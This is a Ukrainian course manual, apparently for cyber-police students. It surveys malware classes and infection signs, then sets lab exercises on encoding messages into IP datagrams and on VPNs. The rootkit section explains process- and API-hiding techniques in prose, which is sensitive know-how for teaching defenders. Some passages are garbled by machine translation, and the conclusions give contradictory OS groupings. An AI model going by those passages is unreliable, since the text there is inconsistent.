Для свого поширення мережеві черв'яки використовують різноманітні комп'ютерні та мобільні мережі: електронну пошту, системи обміну миттєвими повідомленнями, файлообмінні (P2P) та IRC-мережі, LAN, мережі обміну даними між мобільними пристроями (телефонами, кишеньковими комп'ютерами) і т.д.

Більшість відомих черв'яків поширюється у вигляді файлів: вкладення в електронний лист, посилання на заражений файл на будь-якому веб- або FTP-ресурсі в ICQ-і IRC-повідомленнях, файл в каталозі P2P обміну і т.д.

Деякі черв'яки (так звані " безфайлові " або "пакетні" черв'яки) поширюються у вигляді мережних пакетів, проникають безпосередньо на згадку про комп'ютер і активізують свій код.

Для проникнення на віддалені комп'ютери та запуску своєї копії черв'яку використовують різні методи: соціальний інжиніринг (наприклад, текст електронного листа, що закликає відкрити вкладений файл), недоліки в конфігурації мережі (наприклад, копіювання на диск, відкритий на повний доступ), помилки в службах безпеки операційних систем та додатків.

Деякі черв'яки мають також властивості інших різновидів шкідливого програмного забезпечення. Наприклад, деякі черви містять троянські функції або здатні заражати виконувані файли на локальному диску, тобто мають властивість троянської програми та/або комп'ютерного вірусу.

Протягом 2007 року динаміка появи нових програм класу VirWare була нестабільною, з трьома періодами підйому та подальшого зниження. В даний час клас VirWare знаходиться в режимі врівноваження даних коливань і в 2008, ймовірно, тренд зміниться на більш стійкий.

Загалом за підсумками 2007 року клас VirWare показав майже 98% -ве зростання числа нових шкідливих програм (нагадаємо, що торік кількість шкідливих програм класу VirWare збільшилася лише на 8%). Однак цього виявилося замало навіть для збереження частки цього класу в загальній кількості шкідливих програм: з 6,11% у 2006 році вона зменшилась до 5,64%.

Троянські програми (TrojWare)

- Прихований збір/модифікація інформації
- Передача даних зловмиснику
- Використання ресурсів комп'ютера без відома користувача

До цієї категорії входять програми, що здійснюють різні несанкціоновані користувачем дії: збирання інформації та її передачу зловмиснику, її руйнування чи зловмисну модифікацію, порушення працездатності комп'ютера, використання ресурсів комп'ютера у непристойних цілях.

Окремі категорії троянських програм завдають шкоди віддаленим комп'ютерам та мережам, не порушуючи працездатність зараженого комп'ютера (наприклад, троянські програми, розроблені для масованих DoS - атак на віддалені ресурси мережі).

На відміну від хробаків та вірусів, троянці не псують інші файли, і на відміну від хробаків не мають власні засоби для поширення. Це просто програми, які виконують шкідливі для користувача комп'ютера дії: псування даних, їх злодійство, наприклад крадіжка пароля для доступу в інтернет.

В даний час всередині класу TrojWare можна виділити три основні групи поведінки:

- **Backdoor, Trojan-Downloader, Trojan, Trojan-PSW** . Найбільш поширені троянські програми, що загалом складають близько 85% всього класу TrojWare (частка кожної поведінки у загальній масі троянських програм перевищує 17%).

За півроку до лідируючої групи прорвалися Trojan , частка яких серед усіх троянських програм збільшилася на 9%. Зазначимо, що з усіх чотирьох поведінок першої групи збільшилася тільки частка Trojan , тоді як пайові показники інших поведінок зменшилися (наприклад , падіння частки Backdoor склало більше 4%).

Для цієї групи у другій половині 2008 року будуть характерні високі темпи зростання (понад 150%). Продовжиться збільшення частки Trojan та зниження часток Trojan-Downloader та Trojan -PSW. Бекдори, як і раніше, залишаться найпопулярнішим видом шкідливих програм - насамперед, за рахунок зусиль китайських вірусописачів.

Trojan-Spy та Trojan-Dropper. За перші шість місяців 2008 року з другої групи пішли до першої групи Trojan , але їм на зміну з третьої групи піднялися Trojan-Dropper . Пайові показники поведінки другої групи становлять 5-7 %. Темпи зростання у Trojan-Spy та Trojan-Dropper сильно відрізняються (нагадаємо, що Trojan-Dropper – рекордсмени за темпами зростання з показником 663,1%).

У другому півріччі 2008 року частка дропперів серед усіх троянських програм, ймовірно, продовжить зростати, що дозволить цій поведінці наблизитися до першої групи. До другої групи, ймовірно, увійдуть і нещодавно утворені Trojan -Banker та Trojan-GameThief .

- **Trojan-Proxy, Trojan-Clicker, Інші.** Частка кожної поведінки менш як 1,2%. За винятком Trojan-Clicker , темпи зростання поведінки цієї групи незначні.

Не виключено збільшення кількості програм якоїсь однієї поведінки, наприклад

Trojan-Clicker , до рівня другої групи, проте набагато вища ймовірність того, що частки зловредів у цій групі будуть і надалі зменшуватись під натиском представників першої групи.

- У третій групі особливий інтерес представляють **Trojan -SMS** , кількість яких у першій половині 2008 року зросла на 422% і наблизилася до п'ятдесяти. Звичайно, на тлі більш ніж 100 000 нових бекдорів це зовсім скромний показник, проте Trojan -SMS відрізняються від решти шкідливих програм тим,

що всі вони працюють на мобільних телефонах і є, мабуть, найактуальнішою загрозою для мобільних пристроїв.

Руткіті (Rootkit)

Однією з найбільших проблем для авторів шкідливих програм завжди була неможливість тривалого збереження присутності стороннього коду в системі непомітним для користувача, а в ідеалі – і для антивірусних засобів. Останнім часом, коли написання шкідливого програмного забезпечення перетворилося із заняття «для душі» на прибутковий, хоч і кримінальний бізнес, завдання «приховування слідів» стає особливо актуальним для хакерів-бізнесменів. Яким чином можна приховати програму, що краде банківські реквізити, чи нелегальний проксі-сервер, призначений для розсилки спаму від господаря комп'ютера?

Сучасні кіберзлочинці вирішують цю проблему так само, як її вирішували « кіберхулігани » 10-15 років тому. Одним із перших відомих вірусів для PC був Virus.Boot.Brain.a - завантажувальний вірус, який перехоплював системні функції доступу до диска і при читанні завантажувального сектора (наприклад, антивірусною програмою) підставляв на місце заражених оригінальні дані. Згодом ті ж самі stealth -механізми (перехоплення системних функцій і підміна даних, що повертаються ними) стали використовуватися в Windows-вірусах (Virus.Win 32.Cabanas.a).

У світі UNIX шкідливі програми поки що не набули такого поширення, як у DOS і Windows, проте саме звідти прийшов термін rootkit , який зараз часто використовується для позначення stealth- технологій, які застосовують автори троянських програм під Windows.

Спочатку термін rootkit - це набір програм, що дозволяють хакеру закріпитися на зламаній машині і запобігти виявленню. Для цього підмінюються системні виконувані файли (login , ps , ls , netstat і т.п.) або системні бібліотеки (libproc.a), або встановлюється модуль ядра - все з тією ж метою: перехопити спроби користувача отримати справжню інформацію про те, що відбувається на його комп'ютері.

Зростання популярності rootkit пов'язане з відкритим поширенням в інтернеті вихідних кодів багатьох rootkit , що дозволяє будь-якому вірусописачеві без особливих труднощів створювати свої власні модифікації. Ще один аспект, що сприяє поширеності rootkit , полягає в тому, що більшість користувачів ОС Windows працюють під правами адміністратора, що значною мірою полегшує успішну інсталяцію rootkit на комп'ютери.

Невидимість користувача і неможливість виявлення антивірусами цілком відкрито рекламується як вірусописачами-нелегалами, і розробниками так званого «легального» шпигунського ПЗ.

Rootkit -технології для Windows

• Модифікація обробників системних функцій (Windows API)

• Приховування процесів у диспетчері завдань

Приховування присутності у системі

В даний час методи приховування присутності в системі , що використовуються rootkit , можна розділити на дві групи:

- модифікація шляху виконання оброблювачів;
- модифікація системних структур

Дані методи використовуються приховування мережевої активності, ключів реєстру, процесів, тобто. всіх тих особливостей, які тією чи іншою мірою дозволяють користувачеві виявити у себе на комп'ютері шкідливу програму.

Перший метод приховування інформації може бути реалізований як режиму користувача, так режиму ядра. Практичну реалізацію режиму користувача відрізняє порівняльна простота. Найчастіше для модифікації шляху виконання обробників тут використовується спосіб, що базується на перехопленні виклик API-функцій.

Даний спосіб заснований на використанні особливості викликів системних API-функцій, які виконуються додатками через спеціальні області даних (таблиці імпорту/експорту), або зверненням через отриманий за допомогою API-функції GetProcAddress адресу. Програмний код реалізується в DLL-модулях, які потім впроваджуються в адресні простори існуючих у системі процесів, що дає зловмиснику можливість контролювати всі додатки користувача. Розглянутий процес модифікації шляху виконання обробників добре документований і простий у реалізації, що полегшує його використання у rootkit .

Але разом з цією перевагою подібна реалізація, як і інші реалізації rootkit користувача, має істотний недолік — низька якість приховування інформації. Це означає, що присутність в системі rootkit користувача режиму легко можна виявити за допомогою спеціалізованих утиліт. Саме цією причиною зумовлено відзначене останнім часом зростання інтересу до rootkit -технологій режиму ядра, незважаючи на більш високу складність їх розробки.

Розглянемо методи, що використовуються rootkit режиму ядра, які мають незрівнянно більш високу якість приховування інформації. Переважна більшість rootkit режиму ядра використовують недокументовані структури операційної системи. Наприклад, широко використовується перехоплення обробників з таблиці KeServiceDescriptorTable , кількість сервісів у якій може змінюватися від версії до версії операційної системи, що змушує розробників rootkit вдаватися до проведення додаткового аналізу системного коду для визначення покажчиків на обробники у вищезгаданій таблиці. За принципом реалізації цей підхід дуже нагадує перехоплення API-функцій.

Прикладом використання методу модифікації системних структур є зміна системного списку PsActiveProcessList . Цей підхід використовує rootkit FU (детектується Антивірусом Касперського як Rootkit.Win32.Agent.l), що дозволяє приховати будь-який процес від перегляду його більшістю системних утиліт.

Виявлення rootkit

У протистоянні rootkit та засобів їх виявлення перші завжди будуть попереду. Подібна ситуація зумовлена постійною появою нових rootkit - технологій та неминучою необхідністю їх аналізу розробниками антивірусного програмного забезпечення для створення засобів виявлення. Але, незважаючи на складність виявлення rootkit , що здається, ефективні методи вже розроблені і реалізовані в наступній версії наших антивірусних продуктів, яка зараз проходить тестування в стінах «Лабораторії». Розглянемо реакцію нашого продукту на появу в системі наведеного вище rootkit FU.

Отже, результатом роботи rootkit стало приховування наявності у системі процесу. Антируткіт -підсистема виявляє цей факт і виводить користувачеві відповідне попередження.

Suspicious packers (підозрілі пакувальники)

Шкідливі програми стискаються різними способами упаковки, суміщеними із шифруванням вмісту файлу для того, щоб виключити зворотну розробку програми та ускладнити аналіз поведінки проактивними та евристичними методами.

Основні ознаки:

- -Вигляд пакувальників
- -кількість пакувальників

Malicious tools (програми для створення шкідливого ПЗ)

▪ Шкідливі програми, розроблені для автоматизованого створення вірусів, черв'яків та троянських програм, організації DoS -атак на віддалені сервери, злому інших комп'ютерів тощо.

Основна ознака:

-здійснювані ними дії

Potentially Unwanted Programs, PUPs (умовно небезпечні програми) коротка характеристика

• Розробляються та поширюються легальними компаніями
• Можуть використовуватись у повсякденній роботі
– утиліти віддаленого адміністрування тощо.
• Мають набір потенційно небезпечних функцій
• Можуть бути використані зловмисником

Іноді антивірус не може самостійно визначити чи небезпечна та чи інша програма. Деякі програми володіють набором функцій, які можуть завдати шкоди користувачеві лише за умови виконання низки умов. Більше того, подібні програми можуть легально продаватися та використовуватись у повсякденній роботі, наприклад, системних адміністраторів. Однак у руках зловмисника такі програми можуть обернутися інструментом, за допомогою якого можна заподіяти шкоду користувачу, який нічого не підозрює.

Лабораторія Касперського виділяє подібні програми в окрему групу умовно небезпечних програм (їх неможливо однозначно віднести ні до небезпечних, ні до безпечних).

Антивірусні продукти надають користувачам вирішення питання, що робити з подібними програмами. Цей тип програм детектується антивірусом опціонально, у разі усвідомленого вибору користувачем особливого розширеного набору антивірусних баз. Якщо виявлені при використанні розширених баз програми Вам знайомі і Ви на 100% впевнені в тому, що вони не завдадуть шкоди вашим даним (наприклад, ви самі купили ці програми, знайомі з їх функціями та використовуєте їх у легальних цілях), то ви можете або відмовитися від подальшого використання розширених антивірусних баз, або додати подібні програми до списку винятків — програм, подальше виявлення яких буде відключено.

До потенційно небажаних програм відносить програми класів RiskWare , PornWare та AdWare . Такі програми вже кілька років опціонально детектуються "Антивірусом Касперського", проте вони залишалися за рамками звітів. Почасти через свою нечисленність, почасти через мінливі критерії оцінки: що вважати потенційно небезпечним софтом, а що безпечним. У 2007 році антивірусна індустрія змогла виділити деякі ознаки потенційно небажаних програм, що дозволить нам детальніше класифікувати подібні програми.

RiskWare

- Утиліти віддаленого адміністрування
- Програми-клієнти IRC
- Дзвоники -дайлери
- Завантажувачі-даунлоадери
- Монітори будь-якої активності
- Утиліти для роботи з паролями
- Інтернет-сервери служб FTP , Web , Proxy , Telnet

До класу програм Riskware відносяться легальні програми (деякі з них вільно продаються і широко використовуються в легальних цілях), які в руках зловмисника здатні завдати шкоди користувачеві та його даним.

У списку програм класу Riskware можна виявити легальні утиліти віддаленого адміністрування, програми-клієнти IRC , дзвонилки -дайлери , завантажувачі-даунлоадери , монітори будь-якої активності, утиліти для роботи з паролями, а також численні інтернет-сервери служб FTP , Web , Proxy .

Всі ці програми не є шкідливими власними силами, проте володіють функціоналом, яким можуть скористатися зловмисники для заподіяння шкоди користувачам.

Візьмемо, наприклад, програму віддаленого адміністрування WinVNC . Ця програма дозволяє отримувати доступ до інтерфейсу віддаленого комп'ютера та використовується для віддаленого керування та спостереження за віддаленою машиною. Ось як описується її функціонал на офіційному веб-сайті виробника програми:

VNC stands for Virtual Network Computing. Це remote control software, який дозволяє вам переглядати і interact з одним комп'ютером ("server"), використовуючи simple program ("viewer") на інший комп'ютер anywhere on the Internet. Два комп'ютери не повинні бути подібними до того, як ви можете використовувати VNC для перегляду в офісі Linux машина на вашому Windows PC вдома. VNC є безкоштовно і громадсько доступна і є в широкому віці активного використання за мільйони через індустрію, academia і privately.

Таким чином, ця програма є легальною, вільно розповсюджуваною та необхідною у роботі добропорядних системних адміністраторів або інших технічних фахівців.

Однак у руках зловмисників ця програма здатна завдати шкоди користувачеві та його даним – антивірусною лабораторією зафіксовано випадки потайної установки WinVNC з метою отримання повного віддаленого доступу до чужого комп'ютера.

Як інший приклад візьмемо утиліту mIRC . Це легальна програма, що є клієнтом IRC - з мережі:

mIRC — умовно-безкоштовний клієнт IRC для Windows. Він розроблений і захищений авторським правом Khaled Mardam -Bey. mIRC — це IRC-клієнт із можливістю конфігурації з усіма перевагами, які пропонують інші клієнти в UNIX, Macintosh і навіть у Windows, у поєднанні з *приємним* і чистим інтерфейсом користувача. mIRC пропонує повнокольорові рядки тексту, можливості надсилання та отримання файлів DCC, програмовані псевдоніми, віддалені команди та обробник подій, чутливі спливаючі меню , чудову панель перемикання , підтримку World Wide Web і звуку та... багато іншого. mIRC є умовно-безкоштовним, але жодним чином не пошкодженим...

Розширеним функціоналом утиліти mIRC можуть скористатися зловмисники — наша антивірусна лабораторія регулярно виявляє троянські програми (зокрема бекдори), що використовують функції mIRC у своїй роботі.

Так, будь-який IRC -бекдор здатний без відома користувача дописати у файл конфігурації mIRC власні скрипти та успішно виконати свої деструктивні функції на ураженій машині. При цьому користувач mIRC не підозрюватиме навіть про функціонування на його комп'ютері шкідливої троянської програми.

Найчастіше шкідливі програми самостійно встановлюють на комп'ютер клієнт mIRC для подальшого використання його у власних цілях. Як місце розташування mIRC у цьому випадку, як правило, виступає папка Windows та її підпапки. Виявлення mIRC у цих папках практично однозначно свідчить факт зараження комп'ютера якимись шкідливими програмами.

AdWare

• Показують небажані рекламні повідомлення

• Перенаправляють пошукові запити на рекламні веб-сторінки

• Приховують свою присутність у системі

• Вбудовують рекламні компоненти у безкоштовне та умовно-безкоштовне ПЗ

Рекламне програмне забезпечення (Adware , Advware , Spyware , Browser Hijackers) призначений для показу рекламних повідомлень — найчастіше у вигляді графічних банерів — та перенаправлення пошукових запитів на рекламні веб-сторінки.

За винятком показів реклами, подібні програми, як правило, ніяк не виявляють своєї присутності в системі - відсутня значок у системному треї , немає згадок про встановлені файли в меню програм. Найчастіше у Adware - програм немає процедури деінсталяції.

Проникнення

На комп'ютери користувачів Adware потрапляє двома способами:

- шляхом вбудовування рекламних компонентів у безкоштовне та умовно-безкоштовне програмне забезпечення (freeware , shareware);
- шляхом несанкціонованого встановлення рекламних компонентів при відвідуванні користувачем «заражених» веб-сторінок.

Більшість програм freeware та shareware припиняє показ реклами після їх купівлі та/або реєстрації. Подібні програми часто використовують вбудовані Adware -утиліти сторонніх виробників. У деяких випадках ці Adware -утиліти залишаються встановленими на комп'ютері користувача і після реєстрації програм, з якими вони спочатку потрапили до операційної системи. При цьому видалення Adware -компонента, який все ще використовується якоюсь програмою для показу реклами, може призвести до збоїв у функціонуванні цієї програми.

Базове призначення Adware цього типу — неявна форма оплати програмного забезпечення, здійснювана з допомогою показу користувачеві рекламної інформації (рекламодавці платять показ їх реклами рекламному агентству, рекламне агентство — розробнику Adware). Adware допомагає скоротити витрати як розробникам програмного забезпечення (дохід від Adware стимулює їх до написання нових та вдосконалення існуючих програм), і самим користувачам.

У разі встановлення рекламних компонентів при відвідуванні користувачем «заражених» веб-сторінок у більшості випадків використовуються хакерські технології: проникнення в комп'ютер через діри в системі безпеки інтернет-браузера, а також використання троянських програм, призначених для прихованої установки програмного забезпечення (Trojan-Downloader або Trojan-Dropper). Adware -програми, що діють подібним чином, часто називають Browser Hijackers ».

AdWare : витік інформації

- IP-адреса комп'ютера
- Версія ОС та інтернет-браузера
- Список часто відвідуваних ресурсів
- Пошукові запити
- Інші дані, які можна використовувати з рекламною метою

Багато рекламних систем, крім доставки реклами, також збирають конфіденційну інформацію про комп'ютер і користувача (див. слайд).

З цієї причини Adware -програми часто називають " Spyware " (не слід плутати рекламне Spyware з троянськими шпигунськими програмами Trojan-Spy).

Таким чином, програми, які детектуються як Adware , приносять шкоду, пов'язану не тільки з втратою часу та відволіканням користувача від роботи. Загроза витоку даних з їх допомогою може бути цілком реальною.

Висновки

Згрупуємо всі ОС і платформи, атаковані в першому півріччі 2008 року, за загальною ознакою, а саме за кінцевою ОС, що атакується. Наприклад, JS і VBS ми зарахуємо до Windows , а Ruby і Perl - до * nix і т.д.

- *nix: FreeBSD, Linux, Perl, PHP, Ruby, Unix
- Mobile: Python, Symbyan
- Інші : BeOS, Boot, Boot-DOS, MS-DOS, Multi, SAP, SQL, SunOS

Таким чином, * nix увійдуть Linux , Perl , PHP , Ruby і Shell ;
в Mobile – J2ME, Symbian, WinCE та Python;
в Mac - OSX і Mac ;
в "інші" - DOS , IIS , Multi і MySQL .

Ознаки зараження (MalWare)

- Наявність autorun . inf файлів у корінні дисків
- Блокування доступу до антивірусних сайтів
- Зміна файлу hosts
- Блокування запуску антивірусних програм
- Несанкціоноване відкриття веб-сторінок
- Змінена стартова сторінка браузера
- Спливаючі вікна в браузері
- Вимкнення стандартних служб Windows
- Інтенсивна дискова чи мережна активність
- Встановлені програми не запускаються

ЛАБОРАТОРНА РОБОТА №7 КОДУВАННЯ ПОВІДОМЛЕНЬ У ПРОТОКОЛІ IP.

Мета роботи: вивчення можливостей передачі з допомогою протоколу TCP / IP. **Час проведення**: 4 години. **Місце проведення:** комп’ютерний клас.

Навчальні питання:

1. Дослідити принципи генерація пакетів інформації у протоколі TCP/IP.

Література:

Основна література.

1. Цуранов М.В. Методи та засоби боротьби з правопорушеннями в інформаційній сфері. Підручник/ [Цуранов М.В., Струков В.М., Пєвнєв В.Я.] Харків: ХНУВС, 2015. 256 с.
2. Кібербезпека для спеціальних агентів кіберполіції (лекції). OSCE. 2016.
3. Кібербезпека для спеціальних агентів кіберполіції (практика). OSCE. 2016.
4. Matt Walker. CEH Certified Ethical Hacker All-in-One Exam Guide. McGraw-Hill, 2012.

Допоміжна література.

1. ITU-T Rec. X.800. Security architecture for Open Systems Interconnection for CCITT applications. / Recommendation X.800, Geneva, 1991. URL: http://www.itu.int/rec/T-REC-X.800-199103-I (дата звернення: 16.01.2023).
2. ITU-T E.408. Telecommunication networks security requirements. / ITU-T Recommendation E.408, 05/2004. URL: https://www.itu.int/rec/T-REC-E.408-200405-I/en (дата звернення: 16.01.2023).
3. NIST Special Publication 800-33. Underlying Technical Models for Information Technology Security. / Gary Stoneburner. CODEN: NSPUE2, December 2001. URL: http://csrc.nist.gov/publications/nistpubs/800-33/sp800-33.pdf (дата звернення: 16.01.2023).

Інформаційні ресурси в Інтернеті

1. http://www.hackerhighschool.org/
2. https://securityonline.info/
3. https://kali.tools/
4. https://tools.kali.org/
5. https://hackersonlineclub.com/
6. https://hakin9.org/
7. https://gbhackers.com/
8. https://securityonline.info/
9. https://www.hackingarticles.in/

План проведення заняття:

Завдання. Організувати передачу повідомлення, згідно з варіантом, попередньо закодувавши повідомлення згідно з вимогами протоколу IP .

Варіанти:

1. Не той добрий, хто обличчям гарний, а той добрий, хто для справи гож.
2. Норів не борів - відгодовуючи , його не вбити.
3. Хвалять на дівці шовк, коли в дівці є толк.
4. Чоловіка дізнаєшся, коли з семи печей з ним щей сьорбаєш.
5. Була пора – так не було розуму, а пішла пора – не треба й розуму.
6. Дурний про себе згрішить, а розумний багатьох спокусить.

7. Краса придивиться, а розум уперед стане в нагоді.
8. На гарного дивитись добре, а з розумним жити легко.
9. На всякого мудреця досить простоти.
10. Розум за морем не купиш, коли вдома немає .
11. Розумна голова сто голів годує, а худа і не прогодує.
12. У розумниці не влучив і з дурнів не вийшов.
13. Де два дурні б'ються, там третій дивиться.
14. Голова — що чан, а розуму — ні на капустяний качан.
15. Дурня пошлеш, а за ним і сам підеш.
16. Не той дурний, хто на слова скупий, а той дурний, хто на ділі тупий.
17. На сміливого собака гавкає, а боягузливого кусає.
18. Боятися нещастя і щастя не буде.
19. Їдеш на день, бери хліба на тиждень.
20. Ретивому коневі той самий корм, а роботи вдвічі.

Порядок виконання роботи:

Перевести повідомлення у варіанті у двійковий вигляд, кодування ASCII . Відобразити результат у полі програми.

Закодувати ASCII дані щодо правил протоколу IP та відобразити результат у вікні програми.

Короткі теоретичні відомості:

Найпростіше описати протокол обміну між двома IP-сутностями за допомогою формату IP-дейтаграми, показаної на рис. 2.2 у розділі 2.

Поля дейтаграми перераховані нижче:

♦ Версія (4 біти). Номер версії. Це поле дозволяє розвивати протокол; поточне значення дорівнює 4.

♦ Довжина Інтернет-заголовка (Internet Header Length , IHL) (4 біти). Довжина заголовка у 32-розрядних словах. Мінімальне значення довжини дорівнює 5, що

відповідає 20-байтовому заголовку.

♦ Тип служби (Type Of Service , TOS) (8 біт). Забезпечує керування IP-модулями кінцевої системи та маршрутизаторами на шляху дейтаграми. На рис. 3.1 показано структуру цього поля, що визначається стандартом RFC 13491 2.


1 RFC 791. Internet Protocol , вересень 1981 .

2 RFC 1349, Type of Service in Internet Protocol Suite, липень 1992 r.

♦ Повна довжина (16 біт). Повна довжина цього фрагмента у байтах.

+ Ідентифікатор (16 біт). Порядковий номер, який разом із адресою відправника, адресою одержувача та протоколом користувача має унікально ідентифікувати дейтаграму. Таким чином, ідентифікатор повинен бути унікальним для адреси відправника, адреси одержувача та протоколу користувача на той час, протягом якого дейтаграма перебуватиме в об'єднаній мережі.

- Прапори (3 біти). На даний момент визначено лише два біти. Біт MF означає More Fragments (продовження слідує). Він встановлюється у всіх фрагментів, крім останнього. За цим бітом одержувач дізнається, чи отримав він усі фрагменти дейтаграми. Біт DF означає Don't Fragment (не фрагментувати), тобто команду маршрутизатору не фрагментувати дейтаграму, оскільки одержувач зможе відновити її з фрагментів. Коли цей біт встановлено, дейтаграма буде відкинута, якщо її розмір перевищить максимально допустимий у цій підмережі. Тому при встановленні цього біта рекомендується застосовувати маршрутизацію від джерела, щоб уникати мереж з невеликим максимальним розміром пакета.
- Зміщення фрагмента (13 біт). Положення фрагмента в оригінальній дейтаграмі, що вимірюється в 64-бітових одиницях. Це означає, що довжина всіх фрагментів у байтах, крім довжини останнього фрагмента, має бути кратною 8.
- Час життя (8 біт). Кількість секунд , протягом якого пакету дозволено залишатися в об'єднаній мережі. На кожному маршрутизаторі це значення має зменшуватись як мінімум на одиницю, тому цей лічильник зазвичай просто вважає кількість маршрутизаторів.
- Протокол (8 біт). Наступний протокол високого рівня, який має отримати поле даних дейтаграми. Таким чином, це поле ідентифікує тип наступного заголовка пакета після заголовка IP.
- Контрольна сума заголовка (16 біт). Код виявлення помилок захищає від помилок лише заголовок. Оскільки деякі поля заголовка можуть змінюватися при передачі дейтаграми (наприклад, час життя і поля, що відносяться до сегментації), ця сума перевіряється ще раз і перераховується на кожному маршрутизаторі. Контрольна сума обчислюється як сума 16-розрядних слів заголовка, складених у додатковому коді. Перед обчисленням контрольної суми поле контрольної суми обнулюється.
- Адреса джерела (32 біти). Дозволяє по-різному кодувати мережу та кінцеву систему, приєднану до зазначеної мережі (7+24 біт, 14+16 біт або 21+8 біт).
- Адреса приймача (32 біти). Ті ж показники, як і в адреси джерела.
- Параметри (довжина змінна). Параметри відправника. Заповнювач (довжина змінна). Використовується, щоб гарантувати кратність довжини заголовка дейтаграми 32 біт.
- Дані (довжина змінна). Довжина поля даних у байтах має бути цілим числом. Максимальний розмір дейтаграми (дані плюс заголовок) . може становити 65535 байт.



[Image: IP Header]




Fig. 1 Structure of IP packet




Fig. 2 The ratio of the service information and data of the user in TCP/IP protocol packet

ЛАБОРАТОРНА РОБОТА №8 ОСНОВИ ВИКОРИСТАННЯ VPN.

Мета роботи: вивчення можливості конфігурування віртуальних приватних мереж на різних пристроях. **Час проведення**: 4 години. **Місце проведення:** комп'ютерний клас.

Навчальні питання:

1. Дослідити можливість використання віртуальних приватних мереж в гетерогенному середовищі.

Література:

Основна література.

1. Цуранов М.В. Методи та засоби боротьби з правопорушеннями в інформаційній сфері. Підручник/ [Цуранов М.В., Струков В.М., Пєвнєв В.Я.] Харків: ХНУВС, 2015. 256 с.
2. Кібербезпека для спеціальних агентів кіберполіції (лекції). OSCE. 2016.
3. Кібербезпека для спеціальних агентів кіберполіції (практика). OSCE. 2016.
4. Matt Walker. CEH Certified Ethical Hacker All-in-One Exam Guide. McGraw-Hill, 2012.

Допоміжна література.

1. ITU-T Rec. X.800. Security architecture for Open Systems Interconnection for CCITT applications. / Recommendation X.800, Geneva, 1991. URL: http://www.itu.int/rec/T-REC-X.800-199103-I (дата звернення: 16.01.2023).
